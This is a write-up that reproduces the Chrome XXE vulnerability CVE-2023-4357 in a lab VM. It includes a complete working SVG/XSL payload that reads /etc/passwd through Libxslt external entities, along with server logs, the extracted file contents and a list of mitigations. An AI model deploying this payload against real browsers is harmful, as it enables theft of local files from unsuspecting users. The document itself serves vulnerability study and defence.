CVE-2023-4357-Exploitation - Report

Name	Chromium XXE
ID	CVE-2023-4357
Severity	Medium
Type	XXE
Exploit Difficulty	Low

Introduction

In versions of Google Chrome prior to 116.0.5845.96, a critical vulnerability was discovered, arising from the insufficient validation of untrusted input during XML processing.

This issue is further compounded when considering the use of Libxslt, the default XSL transformation library employed in WebKit-based browsers like Google Chrome, Safari, and others. Libxslt allows external entities within documents that are loaded by the XSL document() method. This characteristic of Libxslt facilitates an exploitation technique whereby an attacker can bypass security restrictions to access file:// URLs from http(s):// URLs, thus gaining unauthorized file access.

The default sandbox settings in these browsers do not entirely mitigate this risk; for instance, it permits reading of the /etc/hosts file on various operating systems and platforms including iOS (Safari/Chrome), macOS (Safari/Chrome), Android (Chrome), and even on Samsung TV's default browser.

The situation becomes even more precarious when the -no-sandbox attribute is used, a scenario often seen in applications built on frameworks like Electron or PhantomJS. In such cases, the attacker's capacity to read files is not limited to certain locations but extends to any file on the operating system, posing a grave security threat across different platforms and devices.

Reproduced the Environment

In order to experiment with this exploitation on Ubuntu, I am planning to set up a **Virtual Machine running Ubuntu**.

Additionally, it will be necessary to download and install **Google Chrome** on the Ubuntu VM because the exploitation technique specifically targets a vulnerability present in versions of Chrome prior to 116.0.5845.96.

Reproduce the Exploitation

To reproduce the exploitation of the vulnerability identified in certain versions of Google Chrome, involving insufficient validation of untrusted XML input, a detailed approach is required. The following steps outline the process to be followed to effectively demonstrate the exploitation under a controlled environment:

1. **Execute Google Chrome on the Ubuntu Virtual Machine:**

   This step ensures that we are working within a realistic scenario where the browser's vulnerability can be exploited.

2. **Start a Web Service Designed to Exploit the Vulnerability:**

   This involves deploying a server-side application that serves a specially crafted page which will contain malicious XML content designed to test the vulnerability by attempting to bypass Chrome's file access restrictions.

3. **Access the Browser to Interact with the Malicious Web Service:**

   If the exploitation is successful, it will demonstrate the vulnerability by bypassing the intended file access restrictions, thereby confirming the potential for unauthorized access or manipulation of system files and data.

Implementation

In this report, I've meticulously examined the specifics of CVE-2023-4357, a critical security flaw affecting versions of Google Chrome prior to 116.0.5845.96.

My investigative efforts focused on setting up a controlled environment within an Ubuntu Virtual Machine, where we deliberately installed an affected version of Chrome to replicate and analyze the vulnerability.

Through a crafted SVG file, I demonstrated the exploit, which capitalized on inadequate safeguards against untrusted XML input processed by Libxslt. I then established a local web server designed to deliver the exploit and observed the interaction with the browser, noting the ease with which the security mechanisms could be circumvented.

This process not only confirmed the severity and exploitable nature of the vulnerability but also underscored the importance of robust input validation and the potential consequences of its absence across diverse platforms and applications.

Here are the detailed steps of my implementation:

Step 1: Set up the Environment

- set up an Ubuntu Virtual Machine
- download and install Google Chrome on this VM

```
$ wget https://edgedl.me.gvt1.com/edgedl/chrome/chrome-for-testing/114.0.5735.90/linux64/chrome-linux64.zip

$ unzip chrome-linux64.zip
```

- launch Chrome

```
$ ./chrome-linux64/chrome --no-sandbox
```

Step 2: Start a Web Service

- prepare an SVG file to exploit the vulnerability

```
<!DOCTYPE div [
  <!ENTITY passwd_p        "file:///etc/passwd">
  <!ENTITY passwd_c SYSTEM "file:///etc/passwd">
]>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:template match="/">
    <xsl:copy-of select="document('')"/>
    <body xmlns="http://www.w3.org/1999/xhtml">
      <div style="display:none">
        <p class="&passwd_p;">&passwd_c;</p>
      </div>
      <div style="width:40rem" id="r" />
      <script>
        document.querySelector('#r').innerHTML = `
remote web url:    &lt;textarea style="width:100%;height:1rem">${location.href}&lt;/textarea>&lt;br/>&lt;br/>`;
        document.querySelectorAll('p').forEach(p => {
          //You can send p.innerHTML by POST.
          document.querySelector('#r').innerHTML += `
local file path:   &lt;textarea style="width:100%;height:1rem">${ p.className }&lt;/textarea>&lt;br/>
local file content:&lt;textarea style="width:100%;height:6rem">${ p.innerHTML }&lt;/textarea>&lt;br/>&lt;br/>`;
        });
      </script>
    </body>
  </xsl:template>
</xsl:stylesheet>
```

- prepare a bash script for starting the http server on port 8888

```
#!/bin/bash

python3 -m http.server 8888
```

- execute the script

```
$ ./start_server.sh
```

Step 3: Access the Browser


- access the d.svg file on Chrome by navigating to localhost on port 8888

```
http://127.0.0.1:8888/d.svg
```

Result

The image below illustrates a two-part operation. On the left side, an HTTP server is actively running, while on the right side, the Chrome Browser is directed to access a file, specifically d.svg, located at port 8888 on localhost. What is particularly noteworthy is that, as depicted in the scenario, data from the local file /etc/passwd has been successfully retrieved.

This demonstrates a significant security breach, wherein sensitive information from the system file, which typically contains user account information, has been compromised. The operation reveals the potential severity of the vulnerability in question, highlighting the ease with which protected data can be extracted through this exploit. The successful extraction of /etc/passwd data serves as a critical indicator of the exploit's capability to bypass standard security protocols implemented in web services and web browsers. This underscores the urgent need for rigorous security measures and immediate patching of the vulnerability to protect against such unauthorized access.



```
  inflating: CVE-2023-4357-Chrome-XXE-main/assets/poc-lc.p
ng
  inflating: CVE-2023-4357-Chrome-XXE-main/assets/poc-mw.p
ng
  inflating: CVE-2023-4357-Chrome-XXE-main/assets/poc-wc.p
ng
  inflating: CVE-2023-4357-Chrome-XXE-main/d.svg
ruby@ruby-VirtualBox:~$ cd CVE-2023-4357-Chrome-XXE-main/
ruby@ruby-VirtualBox:~/CVE-2023-4357-Chrome-XXE-main$ vim
d.svg
ruby@ruby-VirtualBox:~/CVE-2023-4357-Chrome-XXE-main$ mv d
.svg d.html
ruby@ruby-VirtualBox:~/CVE-2023-4357-Chrome-XXE-main$ mv d
.html d.svg
ruby@ruby-VirtualBox:~/CVE-2023-4357-Chrome-XXE-main$ ls
assets  d.svg  README.md
ruby@ruby-VirtualBox:~/CVE-2023-4357-Chrome-XXE-main$ vim
start_server.sh
ruby@ruby-VirtualBox:~/CVE-2023-4357-Chrome-XXE-main$ chmo
d +x start_server.sh
ruby@ruby-VirtualBox:~/CVE-2023-4357-Chrome-XXE-main$ ls
assets  d.svg  README.md  start_server.sh
ruby@ruby-VirtualBox:~/CVE-2023-4357-Chrome-XXE-main$ ./st
art_server.sh
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) .
..
127.0.0.1 - - [13/Apr/2024 23:12:51] "GET /d.svg HTTP/1.1"
 200 -
127.0.0.1 - - [13/Apr/2024 23:12:51] "GET /d.svg? HTTP/1.1
" 200 -
```

Chrome for Testing v114.0.5735.90 is only for automated testing. For... Download Chrome

remote web url:
`http://127.0.0.1:8888/d.svg`

local file path:
`file:///etc/passwd`

local file content:
```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
```

Possible Mitigation

Here are several possible mitigations and reasons for their feasibility:

1. **Browser Updates**

   Applying the latest security patches and updates to the browser is a critical step in safeguarding against known vulnerabilities.

   This strategy is feasible and effective as browser vendors are diligent in regularly rolling out updates, which are specifically engineered to close security gaps and enhance the overall security of the browser.

These updates are not just reactive measures to known threats but also include proactive enhancements that anticipate potential future vulnerabilities, thus fortifying the browser against a broader spectrum of risks.

Furthermore, the automated update process implemented by most browsers ensures that these crucial patches are deployed swiftly and uniformly, often requiring minimal to no user intervention, which significantly simplifies maintaining a secure browsing environment for all users.

2. **Sandboxing**

   Running potentially vulnerable applications in a restricted environment, such as a sandbox, can significantly mitigate the impact of a security breach.

   The principle behind a sandbox is to execute code in a tightly controlled setting where it has limited access to files and system resources, thereby restricting the potential damage an exploit can cause.

   Sandboxes act as a containment mechanism, ensuring that even if an attack occurs, it cannot extend beyond the sandboxed environment, thereby protecting the rest of the system.

   This isolation is particularly effective against zero-day exploits, which are unknown to security professionals at the time of the attack.

   Implementing a sandbox is not only feasible but also prudent, as it leverages existing security features built into modern operating systems and applications. By proactively containing each application within its own secure environment, system administrators and end-users can reduce the attack surface and create an additional layer of defense that complements other security measures.

3. **Least Privilege Principle**

   By restricting the permissions assigned to browser processes to the bare minimum required for their operation, the damage that can be done by exploiting a vulnerability is significantly reduced.

   This configuration minimizes the potential for unauthorized actions by limiting what the process can do, thereby reducing the attack surface available to potential intruders.

   Furthermore, in a scenario where a browser does end up being compromised, the restricted privileges serve to contain the breach, preventing the attacker from gaining a foothold to execute broader system-level commands or access sensitive areas outside of the compromised process's scope.

This mitigation strategy, therefore, contributes to a robust defense-in-depth security posture, ensuring that even if one layer is compromised, others remain intact to protect the system's integrity.

4. **Disabling Unused Features**

   If the application does not necessitate the processing of external entities within XML documents, turning off this feature in the XML parser serves as a critical security measure to thwart XXE attacks.

   This mitigation strategy is not only feasible but also recommended, as the majority of XML parsers offer a straightforward option to disable external entities, effectively closing off the attack vector that XXE exploits utilize.

   By disabling unnecessary features, the attack surface is minimized, significantly reducing the risk of unauthorized data exposure or system compromise.

   Furthermore, this practice aligns with the principle of least functionality, which dictates that systems should only enable necessary functions, thereby providing an additional layer of defense and maintaining a robust security posture.